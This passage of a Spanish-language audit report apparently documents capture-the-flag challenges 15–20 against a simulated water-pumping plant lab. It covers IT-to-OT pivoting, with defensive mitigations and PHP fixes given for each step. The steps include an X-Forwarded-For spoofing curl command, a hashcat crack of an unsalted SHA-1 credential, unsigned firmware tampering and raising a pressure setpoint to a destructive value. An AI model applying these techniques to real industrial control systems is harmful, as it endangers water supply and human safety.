├── Ruta publicada (application_route): /operations/gateway.php

│

├── Frontera de Confianza / Segmento CIDR Operacional Expuesto:

│ Zona OT / Puente Operacional: 10.24.60.0/24 (y subredes de gestión interna)

▼

[Servicio Interno (internal-only): ot-sim / Centro de Operaciones]

└── No alcanzable directamente desde el navegador del host; accesible a través del puente web.

- **Comprobación de Ruta Publicada:** Captura del JSON de diagnóstico completo y de la respuesta 403 Forbidden al solicitar http://localhost:8080/operations/gateway.php, acreditando la bandera del reto.
- **Bandera Acreditada:** UPSLP_CNOIV-BEHIND-THE-DESK-15.

4.15.4 Impacto y Riesgo

- **Confidencialidad y Convergencia IT/OT (Alto):** Revela el punto exacto de interconexión (application_route) entre la aplicación web pública y la red de control industrial, así como el rango de direcciones IP (CIDR) en el que confía el gateway operacional (habilitando directamente el Reto 16).

4.15.5 Dictamen de Mitigación

1. **Filtrado de DTOs en el servidor:** El endpoint de estado público debe devolver exclusivamente un booleano o etiqueta de estado ({"status": "online"}), eliminando de la respuesta pública toda topología de red, rangos CIDR, rutas de gateway y nombres de hosts internos.
2. **Desacoplamiento físico/lógico:** No alojar pasarelas operacionales (/operations/gateway.php) dentro del mismo servidor web que atiende el portal ciudadano público.

Reto 16: BEYOND-THE-WEB (Acceso indebido al gateway operacional)

4.16.1 Descripción Técnica y Causa Raíz

El puente operacional descubierto en el reto anterior (/operations/gateway.php) restringe el acceso devolviendo 403 Forbidden a clientes externos, permitiendo únicamente peticiones provenientes del rango CIDR operacional interno descubierto en el Reto 15. Sin embargo, para determinar la dirección IP del cliente, el código del gateway lee sin validación previa el encabezado HTTP X-Forwarded-For enviado en la petición ($_SERVER['HTTP_X_FORWARDED_FOR']) en lugar de consultar exclusivamente la dirección de socket de red ($_SERVER['REMOTE_ADDR'])

o validar que el encabezado provenga de un proxy inverso autenticado (CWE-290 / CWE-348).

4.16.2 Procedimiento de Comprobación

1. Petición Base Rechazada:

curl.exe -s -i "http://localhost:8080/operations/gateway.php"

(Devuelve 403 Forbidden indicando que el acceso está restringido a la subred operacional autorizada).
2. **Evasión de Frontera mediante X-Forwarded-For:** Tomando una dirección IP perteneciente al bloque CIDR operacional expuesto en el Reto 15 (por ejemplo, dentro de la zona 10.24.60.0/24), se inyectó el encabezado X-Forwarded-For en la solicitud HTTP:curl.exe -s -i -H "X-Forwarded-For: 10.24.60.15" "http://localhost:8080/operations/gateway.php"

3. El gateway aceptó la IP falsificada como legítima, devolvió 200 OK y reveló la puerta de entrada hacia la consola operacional HMI.

4.16.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Solicitud modificada, encabezados de validación y puerta de entrada revelada):
    - **Solicitud Modificada:** GET /operations/gateway.php HTTP/1.1 incluyendo la cabecera X-Forwarded-For: <IP_DENTRO_DEL_CIDR_OPERACIONAL>.
    - **Encabezados de Validación y Respuesta:** Captura de los *Response Headers* devueltos por el gateway con código 200 OK, donde se incluye el encabezado de acreditación de la bandera.
    - **Puerta de Entrada Revelada:** El cuerpo de la respuesta entrega el acceso y las referencias directas a la interfaz de monitoreo industrial (vista HMI del Centro de Operaciones).
- **Bandera Acreditada:** UPSLP_CNOIV-BEYOND-THE-WEB-16.

4.16.4 Impacto y Riesgo

- **Integridad de Frontera IT/OT (Crítico):** Anula por completo el control perimetral entre el portal web público (IT) y la zona de supervisión industrial (OT), permitiendo a un atacante externo interactuar con los servicios de planta.

4.16.5 Dictamen de Mitigación

1. **Prohibir el uso de X-Forwarded-For para decisiones de autorización:** Evaluar el origen utilizando strictly $_SERVER['REMOTE_ADDR'] y exigir autenticación multifactor (MFA) independiente de la dirección IP.
2. **Segmentación real de red:** Aislar el gateway operacional en una VLAN/red Docker separada accesible únicamente mediante VPN institucional con certificados mutuos (mTLS).

Reto 17: EYES-ON-THE-PLANT (Acceso no autorizado a la vista HMI y telemetría)

4.17.1 Descripción Técnica y Causa Raíz

Al analizar los recursos que carga el acceso operacional para construir la vista de la Interfaz Hombre-Máquina (HMI), se identifica una asimetría crítica en el control de acceso y gestión de sesiones (CWE-306 / CWE-284). Mientras que la consola visual principal aplica verificaciones superficiales de acceso, el servicio auxiliar de telemetría consumido asíncronamente mediante fetch() carece de validación robusta de sesión operacional, exponiendo variables en tiempo real del proceso físico e información sobre actualizaciones de firmware disponibles.

4.17.2 Procedimiento de Comprobación

1. Se inventariaron todos los scripts y peticiones fetch() ejecutadas al cargar la vista operacional revelada en el Reto 16.
2. Se localizó el endpoint del servicio auxiliar de telemetría del HMI (ej. /operations/telemetry.php / /operations/api/plant-telemetry.php).
3. Se comparó el comportamiento de control de sesión al invocar directamente la consola frente a la consulta directa al endpoint de telemetría:

```
curl.exe -s -i -H "X-Forwarded-For: 10.24.60.15"
"http://localhost:8080/operations/telemetry.php"
```

4. El servicio devolvió sin restricción el flujo JSON con las lecturas de planta, estados de bombas, presión, caudal y el aviso de disponibilidad de actualización de firmware para el gateway RTU-GW-07.

4.17.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Inventario de recursos, comparación de control de sesión consola vs. telemetría y variables expuestas):
    - **Inventario de Recursos:** Lista de archivos JS operacionales y llamadas fetch encargadas de hidratar el panel HMI.
    - **Comparación Consola vs. Telemetría:** Demostración técnica de que el servicio auxiliar de telemetría responde directamente con datos operacionales sin exigir una sesión de operador autenticada e independiente de la consola.
    - **Variables Documentadas:** Captura del JSON de telemetría mostrando identificadores de activos (RTU-GW-07, PLC Saint Louis), métricas de presión en bares, caudal, estado de alarmas y metadatos sobre el canal de actualización de firmware, junto con la bandera del reto.
- **Bandera Acreditada:** UPSLP_CNOIV-EYES-ON-THE-PLANT-17.

4.17.4 Impacto y Riesgo

- **Confidencialidad Operacional (Alto):** Proporciona visibilidad completa en tiempo real sobre el proceso físico de bombeo de agua (*Reconnaissance in ICS*) y revela el canal de mantenimiento de firmware (habilitando el Reto 18).

4.17.5 Dictamen de Mitigación

Implementar un middleware de autenticación y autorización unificado en todos los endpoints bajo /operations/, exigiendo tokens de sesión operacionales firmados y verificando permisos tanto en la vista HTML de la consola como en cada microservicio JSON de telemetría.

Reto 18: TRUST-THE-PACKAGE (Validación defectuosa de firmware simulado)

4.18.1 Descripción Técnica y Causa Raíz

Este hallazgo combina dos vulnerabilidades críticas en el ciclo de actualización de firmware del dispositivo industrial RTU-GW-07:

1. **Exposición de verificador de contraseña heredado con algoritmo débil (CWE-328 / OWASP A02:2021):** El manifiesto de actualización

consultado por el HMI incluye en sus bloques release y support la identidad de mantenimiento (soporte.ot@interafas.local) junto con un hash de verificación heredado basado en **SHA-1 crudo (160 bits, 40 caracteres hexadecimales sin sal dinámica)**. Al ser una función de resumen criptográfico rápida y sin *salt*, es altamente vulnerable a ataques de diccionario con reglas de mutación offline.

2. **Confusión entre Integridad y Autenticidad en el instalador de Firmware (CWE-345 y CWE-347):** El endpoint de instalación (/operations/updates/install.php) verifica únicamente que el archivo o payload del paquete coincida con el hash SHA-256 enviado en la misma solicitud. Al no requerir una **firma digital criptográfica asimétrica** verificada con una clave pública anclada en el dispositivo, cualquier atacante que modifique el payload y recalcule el nuevo digest SHA-256 puede inyectar un paquete alterado que el instalador acepta como válido.

4.18.2 Procedimiento de Comprobación

1. **Análisis del Manifiesto y Clasificación del Verificador Heredado:** Siguiendo las rutas declaradas por el cliente web del HMI hacia el manifiesto de firmware, se inspeccionaron las secciones release (version: 3.4.3, device: RTU-GW-07) y support (contact: soporte.ot@interafas.local, esquema Basic). Se aisló el verificador heredado, confirmando con hashid una cadena hexadecimal de 40 caracteres correspondiente a **SHA-1 (Hashcat Mode 100)** sin *salt*.
2. **Ataque Offline Contextual con Hashcat / John the Ripper:** Se construyó un diccionario contextual derivado de los términos del manifiesto (Soporte, soporte, RTU, 343, interafas) y se ejecutó el ataque offline:

hashcat -m 100 -a 0 hash.txt diccionario.txt -r /usr/share/hashcat/rules/best64.rule

Se recuperó la credencial en texto claro (Soporte343), verificando matemáticamente su coincidencia (echo -n "Soporte343" | sha1sum).
3. **Descarga del Paquete Aprobado mediante Autenticación Basic:**curl.exe -u "soporte.ot@interafas.local:Soporte343" "http://localhost:8080/operations/updates/package.php?device=RTU-GW-07&version=3.4.3" -o firmware_original.json

4. **Modificación del Payload y Recálculo de SHA-256:** Se creó una copia del paquete aprobado, se alteró únicamente el contenido del payload manteniendo intacta la estructura del paquete y se recalculó su huella digital SHA-256 en PowerShell:

```
Get-FileHash -Path .\firmware_modificado.bin -Algorithm SHA256
```

5. **Carga en el Instalador:** Se envió el paquete modificado junto con el nuevo hash SHA-256 recalculado hacia /operations/updates/install.php autenticado como soporte. El servidor devolvió 200 OK, aceptó la actualización no firmada y reflejó el cambio en el HMI.

4.18.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Clasificación del hash, paquete original, variante modificada y hashes SHA-256):
    - **Clasificación del Verificador Heredado:** Prefijo sha1:, longitud de 40 caracteres hexadecimales [0-9a-f], ausencia de *salt*, algoritmo confirmado SHA-1 y contraseña recuperada (Soporte343) asociada a soporte.ot@interafas.local (esquema HTTP Basic para el canal de firmware).
    - **Conservación de Artefactos y Hashes:** Se resguardaron en el expediente de auditoría el manifiesto original, el paquete de firmware original con su hash SHA-256 de referencia y la variante modificada con su nuevo hash SHA-256 recalculado, junto con la respuesta 200 OK de /operations/updates/install.php que demuestra la aceptación del paquete sin verificación de firma del emisor.
- **Bandera Acreditada:** UPSLP_CNOIV-TRUST-THE-PACKAGE-18.

4.18.4 Impacto y Riesgo

- **Integridad de Dispositivos Industriales (Crítico):** Compromete la cadena de suministro de software del gateway RTU-GW-07 (MITRE ATT&CK for ICS **T1693 - Modify Firmware**), permitiendo cargar código o configuraciones arbitrarias en el dispositivo de control.

4.18.5 Dictamen de Mitigación

1. **Erradicación de hashes rápidos y credenciales en manifiestos:** Eliminar cualquier verificador de contraseña de los manifiestos JSON y

migrar toda autenticación de mantenimiento a bcrypt / Argon2id almacenado exclusivamente en el servidor.

2. **Firma Digital Asimétrica de Firmware (NIST SP 800-193):** Reemplazar la validación basada únicamente en SHA-256 por verificación de firma criptográfica (Ed25519 o RSA-PSS):

```
$publicKey = openssl_pkey_get_public(file_get_contents('/etc/interafas/keys/firmware_signing_pub.pem'));

$verified = openssl_verify($firmwarePayload, base64_decode($signature), $publicKey, OPENSSL_ALGO_SHA256);

if ($verified !== 1) {

    http_response_code(400);

    exit('Rechazado: La firma criptográfica del paquete de firmware no es auténtica.');

}
```

Reto 19: CHAIN-REACTION (Encadenamiento de hallazgos IT → OT)

4.19.1 Descripción Técnica y Causa Raíz

Dentro de la vista de activos del HMI (**Assets**), el sistema utiliza el endpoint /operations/asset-context.php para recorrer y vincular secuencialmente la cadena de control desde la frontera de comunicaciones hasta la zona física de bombeo. La vulnerabilidad radica en una violación al **Principio de Mínimo Privilegio (CWE-250 / CWE-269)**: la sesión de mantenimiento (maintenance) obtenida en el reto anterior no está acotada únicamente a la consulta diagnóstica del gateway RTU-GW-07, sino que posee permisos transversales para encadenar y tomar contexto operativo sobre los 6 eslabones de la planta industrial, desbloqueando además las funciones de ingeniería de Firmware sobre el proceso físico.

4.19.2 Procedimiento de Comprobación

1. En el módulo **Assets** del HMI, se analizó la lógica de peticiones XHR dirigidas hacia /operations/asset-context.php.
2. Utilizando la sesión con rol maintenance, se ejecutó la secuencia ordenada de asociación de contexto a través de las 6 capas de la arquitectura industrial:
    - **Paso 1 (Gateway):** RTU-GW-07 (Puente de telemetría y comunicaciones).
    - **Paso 2 (Control):** Controlador Lógico Programable (**PLC Saint Louis**).
    - **Paso 3 (Proceso):** Tren de regulación y presurización hidráulica.
    - **Paso 4 (Distribución):** Colector y red de distribución troncal.
    - **Paso 5 (Campo):** Actuadores, válvulas y sensores de presión en línea.
    - Paso 6 (Zona de Servicio): Estación de bombeo primario metropolitana.
3. Al completar la secuencia, el indicador del sistema cambió al estado **ЗАВЕРШЕНО 6/6** (Completado 6/6), habilitando el menú de **Firmware** en el HMI.

4.19.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Conservación del JSON final, Response Headers en ЗАВЕРШЕНО 6/6 y justificación de exceso de privilegio del rol maintenance):
    - **JSON Final y Response Headers:** Se conservaron la respuesta JSON íntegra y los encabezados HTTP devueltos por /operations/asset-context.php al alcanzar el estado ЗАВЕРШЕНО 6/6, donde se incluye la bandera de acreditación.
    - **Análisis de Exceso de Privilegio (maintenance):** Una cuenta de soporte o mantenimiento de comunicaciones debería estar restringida por control de acceso basado en roles y atributos (RBAC/ABAC) exclusivamente al diagnóstico del nodo RTU-GW-07 (Nivel 3/2 del modelo Purdue). Sin embargo, en INTERAFAS-LAB, el rol maintenance tiene capacidad para atravesar los niveles de supervisión, control (PLC Saint Louis) y proceso físico (bombeo primario), además de activar la escritura de configuraciones críticas de operación, violando la segregación de funciones (SoD) entre mantenimiento de TI/comunicaciones e ingeniería de control de procesos.
- **Bandera Acreditada:** UPSLP_CNOIV-CHAIN-REACTION-19.

4.19.4 Impacto y Riesgo

- **Operación e Infraestructura Crítica (Crítico):** Permite el movimiento lateral completo dentro del entorno OT y habilita la modificación directa de parámetros de operación de la planta (Reto 20).

4.19.5 Dictamen de Mitigación

1. **Segregación de Funciones (SoD) y Mínimo Privilegio en OT:** Restringir el rol maintenance a permisos de solo lectura sobre diagnósticos de red, exigiendo un rol separado de process_engineer con autorización dual (regla de dos personas) para interactuar con controladores PLC y zonas de bombeo.
2. **Segmentación por Zonas y Conductos (ISA/IEC 62443):** Impedir que el contexto de sesión del gateway pueda emitir comandos o cambiar el estado de activos pertenecientes a la zona de control de bombeo primario.

Reto 20: NOW-YOU-CONTROL (Impacto operacional final sobre proceso físico)

4.20.1 Descripción Técnica y Causa Raíz

Una vez habilitado el menú **Firmware** en el HMI tras completar la cadena 6/6 del Reto 19, el sistema permite descargar el archivo JSON de respaldo (BACKUP) de la configuración operativa del RTU-GW-07 y cargar una nueva configuración. La vulnerabilidad crítica (**MITRE ATT&CK for ICS T0836 - Modify Parameter** / CWE-20) radica en la **ausencia total de validación de límites de ingeniería (*Bounds / Threshold Checking*)** tanto en el backend del cargador de configuración como en la lógica del controlador simulado. El sistema acepta cualquier valor numérico para el parámetro físico pressure_setpoint_bar (cuyo valor nominal seguro de ingeniería es 4.2 bar), aplicándolo directamente al lazo de control sin rechazar umbrales destructivos.

4.20.2 Procedimiento de Comprobación

1. **Descarga y Resguardo del Backup Original (Baseline):** Desde el menú **Firmware** del HMI, se descargó el archivo JSON de configuración (BACKUP) del dispositivo RTU-GW-07, verificando sus propiedades:

{

"device": "RTU-GW-07",

"version": "3.4.3",

"mode": "operational",

"diagnostic": "enabled",

"pressure_setpoint_bar": 4.2

}

2. **Alteración del Parámetro de Proceso Físico:** Conservando intactos los campos device, version, mode y diagnostic, se creó una copia del archivo JSON modificando únicamente pressure_setpoint_bar del valor nominal 4.2 a un valor crítico fuera de los límites seguros de operación (99.9 / valor crítico de sobrepresión):

{

"device": "RTU-GW-07",

"version": "3.4.3",

"mode": "operational",

"diagnostic": "enabled",

"pressure_setpoint_bar": 99.9

}

3. **Carga del JSON Modificado y Observación de la Cascada Física:** Se subió el archivo JSON modificado a través del cargador del menú **Firmware** y se retornó de inmediato a la vista principal del HMI.
4. En intervalos aproximados de 3 segundos, se registró la degradación progresiva del proceso físico: incremento abrupto de la presión en bares y del caudal, multiplicación de alarmas críticas activas, desplome del porcentaje de disponibilidad y propagación del estado de alerta rojo en todos los activos hasta alcanzar la condición **CATASTROPHIC STATE**,

momento en el cual el sistema desplegó automáticamente la bandera final en la cabecera junto a INTERAFAS.

4.20.3 Evidencias Solicitadas y Evidencia Técnica

- Cumplimiento de Evidencia Solicitada (Valor original vs. valor alterado, observación de cascada operacional y acreditación en CATASTROPHIC STATE):
    - **Parámetro Original (Baseline de Ingeniería):** "pressure_setpoint_bar": 4.2 (dentro de la estructura JSON original de RTU-GW-07 con device, version, mode y diagnostic sin cambios).
    - **Parámetro Alterado:** "pressure_setpoint_bar": 99.9 (cargado exitosamente sin rechazo del validador).
    - **Registro de la Cascada Operacional:** Secuencia de telemetría observada cada ~3 segundos documentando la subida de presión y caudal por encima de la capacidad nominal de la tubería, disparo de alarmas en cadena, caída de disponibilidad operativa y transición visual del HMI al estado **CATASTROPHIC STATE**, con la aparición en negritas de la bandera final junto al título INTERAFAS.
- **Bandera Acreditada:** UPSLP_CNOIV-NOW-YOU-CONTROL-20.

4.20.4 Impacto y Riesgo

- **Disponibilidad, Operación e Infraestructura Crítica (Catastrófico):** En un entorno real de distribución de agua potable, forzar un setpoint de presión fuera de los límites mecánicos provoca golpes de ariete, ruptura de tuberías matrices, daño físico irreversible en bombas centrífugas de la estación de bombeo primario, desabasto metropolitano de agua y riesgo para la integridad física del personal de planta.

4.20.5 Dictamen de Mitigación

1. **Validación estricta de límites de ingeniería (Hardcoded Safety Bounds):** Tanto la interfaz de carga como la lógica del controlador deben rechazar cualquier configuración cuyo pressure_setpoint_bar se encuentre fuera de la ventana operativa segura (por ejemplo, [2.5, 5.5] bar):

```
$setpoint = filter_var($config['pressure_setpoint_bar'] ?? null,
FILTER_VALIDATE_FLOAT);
```

```
if ($setpoint === false || $setpoint < 2.5 || $setpoint > 5.5) {

    http_response_code(422);

    exit(json_encode([

        'error' => 'Violación de límites de ingeniería (Safety Bounds): pressure_setpoint_bar debe estar entre 2.5 y 5.5 bar.'

    ]));

}
```

2. **Sistemas Instrumentados de Seguridad (SIS) y Enclavamientos Físicos:** Implementar válvulas de alivio de sobrepresión mecánicas y relés de paro de emergencia independientes de la red de telemetría y del gateway RTU-GW-07 (conforme a **NIST SP 800-82 Rev. 3**).

5. Análisis de la Cadena de Ataque Integrada IT → OT (Criterio PR02-09)

Uno de los aprendizajes fundamentales de la auditoría sobre **INTERAFAS-LAB** es que las vulnerabilidades no operan como eventos aislados, sino como eslabones habilitadores dentro de una Cadena de Ataque (Cyber Kill Chain convergente IT/OT). A continuación, se demuestra cómo los hallazgos de bajo o mediano nivel en el portal web público permitieron escalar progresivamente hasta tomar el control físico de la planta:[FASE 1: RECONOCIMIENTO Y EXPOSICIÓN DE CÓDIGO EN CAPA IT]

VULN-01 (OPEN-DOOR: robots.txt + ZIP de despliegue)

└──► Revela la existencia de respaldos olvidados (.bak) y estructura interna.

VULN-02 (LOOK-CLOSER: window.INTERAFAS_RUNTIME + build-manifest.php)

└──► Expone rutas de API (/api/account-context.php) y metadatos de versión.

VULN-04 (OLD-MEMORIES: transparencia.php.bak) + VULN-05 (TOO-MUCH-INFO: UnhandledMatchError)

└──► Revelan código fuente PHP, ruta física /var/www/html/ y lógica de parámetros.

[FASE 2: COMPROMISO DE SESIONES, ACCESO PRIVILEGIADO Y ABUSO DE APIS EN IT]

VULN-10 (WHO-ARE-YOU: Session Fixation) + VULN-06 (WRONG-ROLE: Manipulación de rol)

└──► Permiten secuestrar sesiones y escalar de ciudadano a administrador.

VULN-03 (NOT-YOURS: IDOR) + VULN-11 (HIDDEN-HISTORY) + VULN-12 (SECOND-ACCOUNT: BOLA)

└──► El descubrimiento de /api/service-history.php en VULN-11 habilita directamente

la extracción masiva de cuentas ajenas en VULN-12.

VULN-08 (STORED-WORDS: Stored XSS) + VULN-09 (TOO-DEEP: Path Traversal)

VULN-07 (SILENT-ANSWER: Blind SQLi) + VULN-13 (PAYMENT-PATH) + VULN-14 (TRUSTED-SUPPLIER)

└──► Comprometen la integridad de la base de datos MariaDB, el sistema de archivos Linux

(/etc/motd) y las reglas de negocio contractuales y financieras.

▼

[FASE 3: DESCUBRIMIENTO DE FRONTERA Y PIVOTE LATERAL IT → OT]

VULN-15 (BEHIND-THE-DESK: Fuga de topología en /infraestructura.php)

└──► Expone el rango CIDR operacional (10.24.60.0/24) y la ruta puente /operations/gateway.php.

Sin este hallazgo, el atacante desconocería tanto el endpoint como la subred válida.

│

▼

VULN-16 (BEYOND-THE-WEB: Bypass de Gateway con X-Forwarded-For)

└──► Utiliza el CIDR obtenido en VULN-15 para falsificar la cabecera X-Forwarded-For,

evadir el bloqueo 403 Forbidden y cruzar la frontera hacia el entorno OT.

│

▼

[FASE 4: COMPROMISO DE TELEMETRÍA Y CADENA DE SUMINISTRO DE FIRMWARE OT]

VULN-17 (EYES-ON-THE-PLANT: Telemetría HMI desprotegida)

└──► Una vez detrás del gateway, expone las métricas de planta y el canal de actualización

de firmware del dispositivo RTU-GW-07.

│

▼

VULN-18 (TRUST-THE-PACKAGE: Hash SHA-1 heredado + Firmware sin firma digital)

└──► El cracking offline del SHA-1 del manifiesto otorga acceso de mantenimiento

(soporte.ot@interafas.local) y demuestra que el RTU-GW-07 acepta paquetes modificados.

│

▼

[FASE 5: MOVIMIENTO LATERAL EN ACTIVOS ICS E IMPACTO FÍSICO CATASTRÓFICO]

VULN-19 (CHAIN-REACTION: Encadenamiento 6/6 con rol maintenance en asset-context.php)

└──► Abusa del exceso de privilegios de la sesión de mantenimiento para encadenar

Gateway → Control (PLC Saint Louis) → Proceso → Distribución → Campo → Bombeo Primario,

desbloqueando el menú de ingeniería de Firmware (ЗАВЕРШЕНО 6/6).

│

▼

VULN-20 (NOW-YOU-CONTROL: Alteración de pressure_setpoint_bar de 4.2 a valor crítico)

└──► Culmina la cadena cargando un setpoint fuera de límites de ingeniería, provocando

sobrepresión física, colapso de disponibilidad y el estado CATASTROPHIC STATE.

6. Conclusiones y Recomendaciones Estratégicas (Criterio PR02-10)

6.1 Conclusiones del Auditor

1. **La fragilidad del perímetro web compromete la infraestructura crítica:** Quedó demostrado que una vulnerabilidad de divulgación de información en una página informativa (/infraestructura.php) puede encadenarse en pocos pasos hasta provocar una condición física catastrófica en una estación de bombeo primario si las redes IT y OT comparten pasarelas de aplicación débiles.
2. **Insuficiencia de controles basados en el cliente y en la oscuridad:** En múltiples puntos del ecosistema INTERAFAS-LAB (roles en cookies, bloqueos visuales de importes de pago, rutas ocultas en robots.txt o JSONs no mostrados en pantalla, e identificación de origen por X-Forwarded-For), la seguridad dependía de que el usuario no inspeccionara ni alterara el tráfico HTTP. Toda validación de seguridad debe ejecutarse de forma inmutable en el servidor.
3. **Diferencia crítica entre Integridad y Autenticidad en OT:** El Reto 18 evidenció que validar un archivo mediante un hash SHA-256 adjunto no protege contra modificaciones maliciosas si el atacante puede recalcular dicho digest. En entornos industriales (ICS/SCADA), la autenticidad criptográfica mediante firmas digitales asimétricas y la validación de límites físicos de ingeniería (*Safety Bounds*) son controles indispensables para preservar la continuidad operativa y la seguridad humana.

6.2 Hoja de Ruta de Remediación Priorizada

- Prioridad Inmediata (0 a 48 horas - Contención Crítica):
    - Aislar /operations/gateway.php del servidor web público, eliminar la confianza en X-Forwarded-For y exigir autenticación multifactor sobre VPN.
    - Implementar validación estricta de límites físicos (pressure_setpoint_bar entre 2.5 y 5.5 bar) y revocar la credencial heredada soporte.ot@interafas.local.

    - Eliminar los artefactos residuales (portal-release_20260407_rc3.zip, transparencia.php.bak) y deshabilitar Options +Indexes y display_errors.
- Prioridad Corto Plazo (1 a 2 semanas - Corrección de Código en Backend):
    - Corregir los controles de autorización de objetos (IDOR / BOLA) en /api/account-context.php, /api/service-history.php y consultas de expedientes, vinculando cada consulta a $_SESSION['user_id'].
    - Implementar session_regenerate_id(true) en /login.php, parametrizar todas las consultas SQL con PDO (ATTR_EMULATE_PREPARES = false), codificar salidas HTML con htmlspecialchars() y validar rutas de descarga con realpath().
- Prioridad Mediano Plazo (1 a 3 meses - Arquitectura y Gobernanza SGSI / ISO 27001):
    - Establecer un mecanismo de firma criptográfica asimétrica para paquetes de firmware conforme a **NIST SP 800-193** y segmentar las zonas y conductos industriales bajo el estándar **ISA/IEC 62443** y **NIST SP 800-82 Rev. 3**.

7. Referencias Técnicas y Normativas

1. **OWASP Foundation.** (2021). *OWASP Web Security Testing Guide (WSTG) v4.2*. Disponible en: https://wstg.owasp.org/v4.2/
2. **OWASP Foundation.** (2023). *OWASP API Security Top 10 2023 (API1:2023 Broken Object Level Authorization, API9:2023 Improper Inventory Management)*. Disponible en: https://owasp.org/API-Security/
3. **MITRE Corporation.** (2024). *MITRE ATT&CK for Industrial Control Systems (ICS): Modify Firmware (T1693) & Modify Parameter (T0836)*. Disponible en: https://attack.mitre.org/matrices/ics/
4. **MITRE Corporation.** (2024). Common Weakness Enumeration (CWE): CWE-22, CWE-79, CWE-89, CWE-200, CWE-209, CWE-269, CWE-290, CWE-328, CWE-345, CWE-347, CWE-384, CWE-530, CWE-548, CWE-639, CWE-840. Disponible en: https://cwe.mitre.org/
5. **National Institute of Standards and Technology (NIST).** (2023). *NIST Special Publication 800-82 Rev. 3: Guide to Operational Technology (OT) Security*. Disponible en: https://csrc.nist.gov/pubs/sp/800/82/r3/final
6. **National Institute of Standards and Technology (NIST).** (2018). *NIST Special Publication 800-193: Platform Firmware Resiliency Guidelines*. Disponible en: https://csrc.nist.gov/pubs/sp/800/193/final

7. **Cybersecurity and Infrastructure Security Agency (CISA).** (2024). *Federal Government Cybersecurity Incident and Vulnerability Response Playbooks*. Disponible en: https://www.cisa.gov/sites/default/files/2024-08/Federal_Government_Cybersecurity_Incident_and_Vulnerability_Response_Playbooks_508C.pdf